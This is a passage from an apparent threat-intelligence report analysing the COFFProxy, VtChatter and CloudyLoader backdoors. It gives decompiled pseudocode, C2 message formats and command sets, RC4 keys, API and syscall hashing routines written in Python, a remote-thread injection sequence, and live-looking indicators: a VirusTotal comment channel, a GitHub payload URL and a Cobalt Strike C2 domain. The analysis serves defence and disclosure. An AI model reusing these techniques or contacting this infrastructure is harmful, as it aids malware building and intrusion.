51             if... // connect to dommen 3
52         }
53     }
54     Sleep(1000 * a1->tdelta_eq_600);
55 }
56 }
57 result = net::bind(a1, a1->bind_port_) != 0;

```

COFFProxy: connecting to the server

All messages sent to the server are encrypted with AES. The AES key is stored in the configuration and was the same in all examined samples.

Decrypted messages have the following structure:

```

struct msg_header
{
    char Id_string[12]; // current connection ID
    int command;
    _DWORD field_10; // dop command in golang
    int error_num;
    int vec1_counter;
    int vec2_counter;
};
struct msg_params{
    vector_str vec_1; // additinal connections id
    vector_str vec_2; // command parameters
}
struct msg{
    msg_header header;
    msg_params params;
}

```

In the raw message, all fields from the msg_header structure are transmitted directly.

Parameters of the first and second types are transmitted in the raw message separated by the tab character \t. The number of parameters of each type is determined by the vec1_counter and vec2_counter fields, respectively. Parameters of the first type contain the IDs of the connections to be addressed, while parameters of the second type contain command data.

The main COFFProxy commands are:

- 0x70000003 (recv): heartbeat request
- 0x70000000: (send) an acknowledgment command (for example, in response to a heartbeat). The parameters include the port (or * in bind mode) and the COFFProxy version.
- 0xA7: create a new proxy connection, assign it a fresh ID, then switch to command 0xA8.
- 0xA8: send the newly created proxy ID.
- 0xA9: execute the received beacon, starting at the goentry point.
- 0xAA: terminate execution.
- 0xAC: elevate privileges for SessionID using **ImpersonateLoggedOnUser**

The following commands run in a separate thread:

- 0xB1: for the given file name, send its current size to the server, then write data from the server to the end of the file
- 0xB2: send the contents (and size) of the specified file to the server, using the specified name and offset.
- 0xB4: creates a tunnel for the specified domain and port, spawning two separate threads to forward the incoming and outgoing connections streams in both directions.

If vec_1 is set, subsequent operations must use the proxy whose ID is given in vec_1. In this case, only $\geq 0xB0$ commands are allowed. If a command with a lower value is received, this proxy is disconnected.

Golang version

The same backdoor, but written in Golang and compiled for Linux. It is additionally obfuscated with Garble and was observed on systems under the name time. This version is functionally similar, but instead of executing BOF it uses an internal command interpreter that performs actions depending on additional commands.

The file configuration does not have the work_hours parameter, so the backdoor can run at any time; a sample ID and C2 connection parameters are still present.

COFFProxy: Golang, configuration

The Golang version uses a simpler configuration structure in which parameters are separated by a single `\t`. The backdoor version in this case is L12.1a.

```
{
    char magic[];
    _BYTE separator1; // \t
    char bind_port[];
    _BYTE separator2; // \t
    char c2_addr_1[];
    _BYTE separator3; // \t
    char c2_port_1[];
    _BYTE separator4; // \t
    char c2_addr_2[];
    _BYTE separator5; // \t
    char c2_port_2[];
    _BYTE separator6; // \t
    char c2_addr_3[];
    _BYTE separator7; // \t
    char c2_port_3[];
    _BYTE separator8; // \t
}
```

The message structure remains the same (but adjusted for Golang), which explains the gaps in the messages:

```
struct msg_header{
    _BYTE magic[12];
    int command;
    int dop_command;
    int ret_error;
    int param1_size;
    int param2_size;
}

struct msg_params{
    slice param1; // slice with string array
    slice param2; // slice with string array
}

struct msg{
    msg_header header;
    msg_params params;
}
```

The command list is slightly different (commands 0xB1, 0xB2, and 0xB4 are unchanged).

0xA9: whereas the native COFFProxy executed Beacons, this version runs a command determined by the dop_command parameter.

```

13  switch ( msg.command )
14  {
15      case 0xA9:
16          switch ( msg.additinal_command )
17          {
18              case 3: // print dir information
19                  if ( msg.param2.cur_size == 1 )
20                  {
21                      v6 = msg.param2.data[1];
22                      v7 = *msg.param2.data;
23                      msg.param2.data = (__int64 *)&qword_7D6480;
24                      *(_OWORD *)&msg.param2.cur_size = 0;
25                      dir_data = filewoker_PrintFile_or_DirInfo(v7, v6, (__int64 *)&qword_7D6480, v3, v4);
26                      r1 = dir_data.result;
27                      r0 = dir_data.r0;
28                      if ( !dir_data.result )
29                          msg.ret_error = 3;
30                      v15 = msg.param2.cur_size + 1;
31                      data = msg.param2.data;
32                      if... // grow slice
33                      msg.param2.cur_size = v15;
34                      last_elem = 2 * (v15 - 1);
35                      data[last_elem + 1] = r1;
36                      if...
37                      goto sendcmd_to_c2;

```

COFFProxy: Golang switchcase for handling additional commands from the server

- 0x03: print information about a file or directory
- 0x05: execute a bash command with parameters (passed as a single string; substrings are extracted using the regex `r ('[^\']*'|"[^"]*"|'[^']*'|'[^']*')+`).
- Send the command output back to the server
- 0x07: MkdirAll
- 0x08: rename files (old and new names are passed)
- 0x09: recursively copy from one folder to another (also takes two parameters)
- 0x0A: delete all files in the specified directory
- 0x0B: same as command 8
- 0x0C: execute a bash command (same as 0x05), but do not send stdout/stderr to the server
- 0xA7: as before, create a new proxy connection
- 0xA8: as before, send the magic value from the new proxy
- 0x70000003: the same as before. The difference is that we now know what the attacker called these functions: `SendOnlineToCtrl`, and then, for all proxies, `BroadcastChild`, so that they also send a heartbeat to the server.
- 0xAA — exit.

VtChatter

VtChatter is a DLL named `NVIDIADEBUG.dll`, which was launched every two hours using Windows Task Scheduler.

```

<Actions Context="Author">
  <Exec>
    <Command>C:\Windows\system32\rundll32.exe</Command>
    <Arguments>C:\ProgramData\NVIDIA\NVIDIADEBUG.dll fun</Arguments>
  </Exec>
</Actions>

```

The executable contains an export function named `fun`, which implements the core functionality. VtChatter uses comments on a specific file on VirusTotal as a two-way C2 channel.

The file ID (`file_id`) and VirusTotal API token (`x-api-key`) are stored inside the malware, encrypted with RC4 using the key `-032yhns1! -=`.

FileID: `adc9bf081e1e9da2fbec962ae11212808e642096a9788159ac0acef879fd31e8`
X-API-KEY: [REDACTED]

Interestingly, VtChatter can execute only one command from C2 per run, so the attackers run it every two hours.

The malware behavior can be divided into the following stages:

1.Receiving a command. Using the VirusTotal API, the malware sends a request to the following URL:

<https://virustotal.com/api/v3/files/ad9bf081e1e9da2fbec962ae11212808e642096a9788159ac0acef879fd31e8/comments>. In response, it receives a JSON object containing the fields id and text (a comment on the file).

```
GET /api/v3/files/ad9bf081e1e9da2fbec962ae11212808e642096a9788159ac0acef879fd31e8/comments HTTP/1.1
x-apikey: [REDACTED]
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-us) AppleWebKit/534.50 (KHTML, like Gecko) Version/5.1 Safari/534.50
Host: www.virustotal.com
Connection: Keep-Alive
Cache-Control: no-cache
```

2.Decrypting the command. The text field of the JSON response contains the file comment encoded in Base64. The malware decodes the data from Base64 and then decrypts it with RC4 using the key usde-092d.

The decrypted data is expected to have the following structure:

- Marker (0xAAAABBBB): 4 bytes
- Payload length: 4 bytes
- RC4 key for the payload: 4 bytes
- Payload

```

base64::decode(p_encrypt_command, v9);
strcpy(key, "usde-092d");
RC4(key, strlen(key), cbInData, pInData, pcbOutData, ppOutData);
v11 = Block;
v12 = Block[0];
if ( n15 >= 0x10 )
    v11 = Block[0];
id_command = *v11;
v14 = v11[2];
*key = id_command;
*key[8] = v14;
if ( id_command == 0xAAAABBBB )
{
    v16 = *(COMMAND + 16);
    Size_3 = *key[4];
    ppOutData_1 = (COMMAND + 16);
    if ( *key[4] > v16 )
    {
        v19 = *key[4] - v16;
        if ( *key[4] - v16 > *(COMMAND + 20) - v16 )
        {
            LOBYTE(ppOutData_1) = 0;
            std::string::resize(COMMAND, v19, ppOutData_1, *key[4] - v16, *key[4]);
        }
        else
        {
            v20 = *(COMMAND + 20) < 0x10u;
            Src_2 = COMMAND;
            *(COMMAND + 16) = *key[4];
            if ( !v20 )
                Src_2 = *COMMAND;
            v22 = &Src_2[v16];
            memset(&Src_2[v16], 0, Size_3 - v16);
            v22[v19] = 0;
        }
        Size_3 = *key[4];
    }
    else
    {
        *(COMMAND + 16) = *key[4];
        Src_3 = COMMAND;
        if ( *(COMMAND + 20) >= 0x10u )
            Src_3 = *COMMAND;
        Src_3[Size_3] = 0;
    }
    v23 = Block;
    Src_4 = COMMAND;
    if ( n15 >= 0x10 )
        v23 = Block[0];
    if ( *(COMMAND + 20) >= 0x10u )
        Src_4 = *COMMAND;
    memmove(Src_4, v23 + 3, Size_3);
    RC4(&key[8], 4, cbInData_1, pInData_1, pcbOutData_1, ppOutData_1);
    v12 = Block[0];
    v15 = 0;
}
}

```

Pseudocode for command decryption

Let's consider the following example:

Encrypted data: SJemLS14Qq2KF4cNVkn/cc5v

Base64 → RC4 with the key usde-092d: bb bb aa aa 06 00 00 00 93 2e cc b0 1d 73 36 6c 2f 7e

From this we obtain: marker: 0xAAAABBBB; encrypted message length: 6; RC4 key: 93 2e cc b0; and encrypted command. We then decrypt the command 1d 73 36 6c 2f 7e with RC4 using the key 93 2e cc b0. The result is the whoami command.

3.Executing the command. The command is executed using the Command Output Redirection via Pipes technique.

Pipe creation:

```

CreatePipe(p_hObject_1 + 3, p_hObject_1 + 2, &lpMultiByteStr, 0) // stdin pipe
CreatePipe(p_hObject_1 + 1, p_hObject_1, &lpMultiByteStr, 0) // stdout/stderr pipe

```

Redirection of standard streams:

```
StartupInfo.hStdInput = hStdInput; // stdin from pipe
StartupInfo.hStdOutput = hObject; // stdout to pipe
StartupInfo.hStdError = hObject; // stderr to pipe
```

```
if ( CreatePipe(p_hObject_1 + 3, p_hObject_1 + 2, &Key, 0) )
{
    if ( CreatePipe(p_hObject_1 + 1, p_hObject_1, &Key, 0) )
    {
        n0x1000_1 = &StartupInfo;
        *(p_hObject_1 + 1) = 0;
        GetStartupInfo(n0x1000_1);
        StartupInfo.cb = 0x44;
        n0x1000_1 = (p_hObject_1 + 4);
        StartupInfo.dwFlags = STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES;
        hProcess_1 = &StartupInfo;
        lpCurrentDirectory = 0;
        lpEnvironment = 0;
        StartupInfo.wShowWindow = 0;
        hStdInput = p_hObject_1[1];
        n32 = 32;
        StartupInfo.hStdInput = hStdInput;
        hObject = *p_hObject;
        encrypt_command = 1;
        StartupInfo.hStdOutput = hObject;
        StartupInfo.hStdError = hObject;
        lpCommandLine_1 = lpCommandLine;
        if ( n7 >= 8 )
            lpCommandLine_1 = lpCommandLine[0];
        if ( CreateProcessW(
            0,
            lpCommandLine_1,
            0,
            0,
            encrypt_command,
            n32,
            lpEnvironment,
            lpCurrentDirectory,
            hProcess_1,
            n0x1000_1 ) )
        {
            v83 = 0;
        }
        else
        {
            CloseHandle(*p_hObject_1);
            CloseHandle(p_hObject_1[1]);
            CloseHandle(*p_hObject);
            CloseHandle(p_hObject_1[3]);
            *p_hObject_1 = 0;
            p_hObject_1[1] = 0;
            *p_hObject = 0;
            p_hObject_1[3] = 0;
            *(p_hObject_1 + 1) = 0;
            v83 = 1;
        }
    }
}
```

Pseudocode for executing a command on the system

After the command is executed, the malware reads the created Pipe.

4.Sending the command output. Once the command is executed, the malware generates a 4-byte RC4 key that will be used to encrypt the result. The command output is packed into a message of the following form:

- Marker (0xB BBBAAAA)
- Length of the command output: 4 bytes
- RC4 key: 4 bytes
- Command output

The message is then encrypted with RC4 using the same key usde-092d and encoded in Base64.

The resulting message is embedded into a JSON object and posted as a file comment via the VirusTotal API.


Using the known VirusTotal user token, we were able to obtain the following information: username: planningmid; registration date: November 15, 2022; last login: May 5, 2023.

```

"id": "planningmid",
"type": "user",
"links": {
  "self": "https://www.virustotal.com/api/v3/users/planningmid"
},
"attributes": {
  "collections_count": 0,
  "reputation": 1,
  "user_since": 1668479246,
  "first_name": "mid",
  "last_name": "planning",
  "certified": false,
  "apikey": "",
  "mandiant_uuid": "planningmid",
  "private": false,
  "status": "active",
  "preferences": {
    "ui": {
      "last_read_notification_date": 1683255623
    }
  }
},
"email": "planningmid@mail.ru",
"sso_enforced": false,
"last_login": 1683255597,

```

We also found out that the attackers posted comments on the following files:
[90d2d1af406bdca41b14c303e6525dfc65565883bf2d4bf76330aa37db69eceb](#),
[f506898cc7c2e092f9eb9fadae7ba50383f5b46a2a4fe5597dbb553a78981268](#).



Comments on the planningmid user files

In addition to encrypted whoami commands, in August 2025 we registered the following response:
WYa3PBF4Qq0qdNvTvc13Ch/O2Zy2Mvdq2JfMq4Efi4yN3xl+T09mSxYqfwe1uaF7sM4CBJIJbDkEeV9SwnBgU/BV7PzQ==.

After decryption, we obtained the following data:

Marker: 0xbbbbbaaaa; length of the encrypted data: 58; RC4 key: b'334d906e'
Command output: windows-ldnd2keldenise

CloudyLoader

The CloudyLoader sample consists of a legitimate executable mskeyptotect.exe (a component of BsSndRpt.exe from the BugSplat crash and error reporting service); the BugSplatRc64.dll dynamic library; and the payload file try. BugSplatRc64.dll is loaded via DLL sideloading.

The dynamic library is protected with VMProtect v3 with anti-debugging checks enabled. The main tasks of the malicious dynamic library is to decrypt the try file; create a makecab.exe process; and inject the decrypted shellcode from the try file into this process.

When execution reaches the DLL entry point, it installs a hook on the MessageBoxW function. When this function is called, the mskeyptotect.exe executable calls the hook function of the dynamically linked BugSplatRc64.dll. This technique makes it harder to detect the malware in a sandbox without the executable file.

```

1 int64 hook()
2 {
3     const char **argv; // rdx
4     int argc; // ecx
5     const char **envp; // r8
6
7     if ( !dword_7FFA17A75B10 )
8     {
9         dword_7FFA17A75B10 = 1;
10        sub_7FFA17A05F8C(0x7FFA4A892370LL); // MessageBoxW
11        main(argc, argv, envp);
12    }
13    return ret_MessageBoxW();
14 }

```

Pseudocode of the hook function

At startup, the DLL creates the mutex BugRpt_A85.

All Windows APIs used for file operations, mutex creation, and process creation are hashed with the following algorithm:

```

def CalculateAPIHash(data: bytes):
    v3 = 0xFFFFFFFF
    for byte in data:
        temp1 = (2 * byte) ^ ((2 * byte) ^ (byte >> 1)) & 0x55555555
        v4 = temp1 >> 2
        v5 = 4 * temp1
        temp2 = v5 ^ (v5 ^ v4) & 0x33333333
        v6 = ((temp2 >> 4) | (16 * (temp2 & 0xFF0F0F0F))) & 0xFFFFFFFF
        v8 = int.from_bytes(v6.to_bytes(4, 'little'), 'big')
        for _ in range(8):
            if (v3 ^ v8) & 0x80000000:
                v3 ^= 0xC520DEC7
            v3 = (v3 * 2) & 0xFFFFFFFF
            v8 = (v8 * 2) & 0xFFFFFFFF

    v9 = (~v3) & 0xFFFFFFFF
    v10 = (4 * ((2 * v9) ^ ((2 * v9) ^ (v9 >> 1)) & 0x55555555)) & 0xFFFFFFFF
    v11 = (v10 ^ (v10 ^ (((2 * v9) ^ ((2 * v9) ^ (v9 >> 1)) & 0x55555555) >> 2)) & 0x33333333) & 0xffffffff
    v11 = ((16 * v11) ^ ((16 * v11) ^ (v11 >> 4)) & 0xF0F0F0F) & 0xffffffff
    return int.from_bytes(v11.to_bytes(4, 'little'), 'big')

```

After the address of the target function is obtained and the function is executed, the function pointer is wiped — presumably as a measure to complicate dynamic analysis.

```

WinAPILoad(0x1401u, 0);
Sleep((LPSECURITY_ATTRIBUTES)0x9EB10, bInitialOwner, lpName);
Sleep = 0;
WinAPILoad(0x1402u, 0);
result = SetEvent(lpMutexAttributes, bInitialOwner_1, lpName_1);
SetEvent = 0;
return result;

```


Retrieving and wiping the address of a Windows API function

At the next stage, BugSplatRc64.dll reads the file try and decrypts it using an XOR operation with the key AB CD 76 A5. It then creates a process named makecab.exe in a suspended state.

To inject the shellcode from the try file, the malware uses direct system calls (direct syscalls).

The algorithm for resolving syscall functions is as follows: From the PEB structure, we obtain the address of ntdll.dll and iterate over all export functions; if a function name starts with Zw, its hash value is calculated. After hash values have been calculated for all Zw functions, they are placed into an array as pairs of "hash value, system call number," and this array is then sorted using bubble sort. As a result, an ordered array of 464 Zw functions from ntdll.dll is obtained.

The figure below shows the code for calculating all ComputeZwHash functions and retrieving the syscall function number.



The algorithm for hashing the syscall function name is as follows:

```

def ComputeZwHash(function_name):
    hash_sum = 0xCEC79E15
    for i in range(0, len(function_name)):
        if i + 1 < len(function_name):
            char = (function_name[i + 1] << 8) | function_name[i]
        else:
            char = function_name[i]
        temp = ror(hash_sum, 8, 32)
        temp = (temp + char) & 0xFFFFFFFF
        hash_sum = hash_sum ^ temp
    return hash_sum

```

To inject the shellcode into the process, the loader uses the Remote Thread Injection technique and calls the following functions:

```

ZwAllocateVirtualMemory 0xc354d9c7
ZwWriteVirtualMemory 0x46543e95
ZwProtectVirtualMemory 0x3bad717f
ZwResumeThread 0x3e1220a8
ZwOpenThread 0xea9c49f
ZwSuspendThread 0x34a33e15
ZwClose 0xc9a1527
ZwSetContextThread 0x94acca16
ZwGetContextThread 0x286b36e8

```

After the shellcode is injected into the makecab.exe process, the main process terminates and execution is passed to the shellcode.

The decrypted try file consists of:

- bytes 0–0×32: first-stage shellcode, which decrypts the data starting from offset 0×33 using XOR with the key A7 C0 82 59 FC 7D 47 0D.
- bytes 0×33–0×EC5: second-stage shellcode, whose main task is to load an executable that starts at offset 0×EC6 into process memory
- 0×EC6: a DLL that is the loader's main executable file

The second-stage shellcode uses the Reflective Loader technique to inject the DLL payload into the process address space. In addition, the ROR13 algorithm is used to hash function names. A similar code implementation is shown [here](#).

The main payload is a dynamic library.

MD5: e6e73c59eb8be5fa2605b17552179c2f SHA1: 7a3139e80ea8c9d4bebf537d5497e19b3169ac09 SHA256: 4f53a5972fca15a04dc9f75f8046325093e9505a67ba90552100f6ad20c98f8b

Interestingly, the code of the main payload is identical to the code of the BugSplatRc64.dll dynamic library.

Next, the DLL that is loaded into memory loads a CobaltStrike Beacon implant.

Stages of obtaining the main payload:

1.The request to the scrcpyClone repository of user Range1992:


https://raw.githubusercontent.com/Range1992/scrcpyClone/refs/heads/master/app/data/zsh-completion/_scrcpy. In the data received from Git, the malicious code searches for the start marker QQNSR4u and the end marker ZsNpk7Y of an encoded string. It then extracts the data between these markers, decodes it from Base64, and decrypts it with RC4 using the key 03 07 A0 B0 E3 80 88 77. The decrypted value is a URL of the main payload.

```
← → ↻ raw.githubusercontent.com/Range1992/scrcpyClone/refs/heads/master/app/data/zsh-completion/_scrcpy ☆
--audio-buffer=[Configure the audio buffering delay (in milliseconds)]'
--audio-codec=[Select the audio codec]:codec:(opus aac flac raw)'
--audio-codec-options=[Set a list of comma-separated key\value options for the device audio encoder]'
--audio-dup=[Duplicate audio]'
--audio-encoder=[Use a specific MediaCodec audio encoder]'
--audio-source=[Select the audio source]:source:(output mic playback)'
--audio-output-buffer=[Configure the size of the SDL audio output buffer (in milliseconds)]'
{b,--video-bit-rates}=[Encode the video at the given bit-rate]'
--camera-as=[Select the camera size by its aspect ratio]'
--camera-high-speed=[Enable high-speed camera capture mode]'
--camera-id=[Specify the camera id to mirror]'
--camera-facing=[Select the device camera by its facing direction]:facing:(front back external)'
--camera-fps=[Specify the camera capture frame rate]'
--camera-size=[Specify an explicit camera capture size]'
--capture-orientation=[Set the capture video orientation]:orientation:(0 90 180 270 flip0 flip90 flip180 flip270 @0 @90 @180 @270 @flip0 @flip90 @flip180 @flip270)'
--crop=[\width\height:x\y\] Crop the device screen on the server'
{d,--select-usb}=[Use USB device]'
--disable-screensaver=[Disable screensaver while scrcpy is running]'
--display-id=[Specify the display id to mirror]'
--display-orientation=[Set the initial display orientation]:orientation values:(0 90 180 270 flip0 flip90 flip180 flip270)'
{e,--select-tcpip}=[Use TCP/IP device]'
{f,--fullscreen}=[Start in fullscreen]'
--force-adb-forward[Do not attempt to use \"adb reverse\" to connect to the device]'
--G[Use UHID/AOA gamepad (same as --gamepad=uhid or --gamepad=aoa, depending on OTG mode)]'
--gamepad=[Set the gamepad input mode]:mode:(disabled uhid aoa)'
{h,--help}=[Print the help]'
--K[Use UHID/AOA keyboard (same as --keyboard=uhid or --keyboard=aoa, depending on OTG mode)]'
--keyboard=[Set the keyboard input mode]:mode:(disabled sdk uhid aoa)'
--kill-adb-on-close[Kill adb when scrcpy terminates]'
--legacy-paste[Inject computer clipboard text as a sequence of key events on Ctrl+v]'
--list-apps[List Android apps installed on the device]'
--list-camera-sizes[List the valid camera capture sizes]'
--list-cameras[List cameras available on the device]'
--list-displays[List displays available on the device]'
--list-encoders[List video and audio encoders available on the device]'
{m,--max-size}=[Limit both the width and height of the video to value]'
--M[Use UHID/AOA mouse (same as --mouse=uhid or --mouse=aoa, depending on OTG mode)]'
--max-fps=[Limit the frame rate of screen capture]'
QQNSR4u[Base64 encoded string containing the main payload URL]ZsNpk7Y
--mouse=[Set the mouse input mode]:mode:(disabled sdk uhid aoa)'
--mouse-bind=[Configure bindings of secondary clicks]'
{n,--no-control}=[Disable device control \mirror the device in read only\]'
{N,--no-playback}=[Disable video and audio playback]'
--new-displays[Create a new display]'
--no-audio[Disable audio forwarding]'
--no-audio-playback[Disable audio playback]'
--no-cleanup[Disable device cleanup actions on exit]'
--no-clipboard-autosync[Disable automatic clipboard synchronization]'
--no-downsize-on-error[Disable lowering definition on MediaCodec error]'
--no-key-repeat[Do not forward repeated key events when a key is held down]'
--no-mipmaps[Disable the generation of mipmaps]'
--no-mouse-hover[Do not forward mouse hover events]'
```

Contents of the _scrcpy file

2.The decrypted address <https://github.com/Range1992/scrcpyClone/raw/refs/heads/master/app/deps/PersonalizationCSP> is used to load the encrypted CobaltStrike implant, which includes:

- RC4 key: 8 bytes
- Payload length: 4 bytes
- Payload



The payload is a Cobalt Strike Beacon shellcode with the following configuration:

BeaconType	HTTPS
Port	443
SleepTime	77665
MaxGetSize	409721416
Jitter	46
PublicKey_MD5	fe7aa97fbe3fe21e59ead1792ca2dc58
C2Server	Moeodincovo.com,/divide/mail/SUVVJRQO8QRC, www.Moeodincovo.com,/divide/mail/SUVVJRQO8QRC
UserAgent	Mozilla/5.0 (Windows NT 6.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
HttpPostUri	/Terminate/v6.49/LTKAZNE9

By analyzing the attacker's account, we discovered that the last activity of user Range1992 was on December 5, 2024. On that day, the attackers created a fork of the `scrcpy` project and added the malware files.

OneDriveDoor

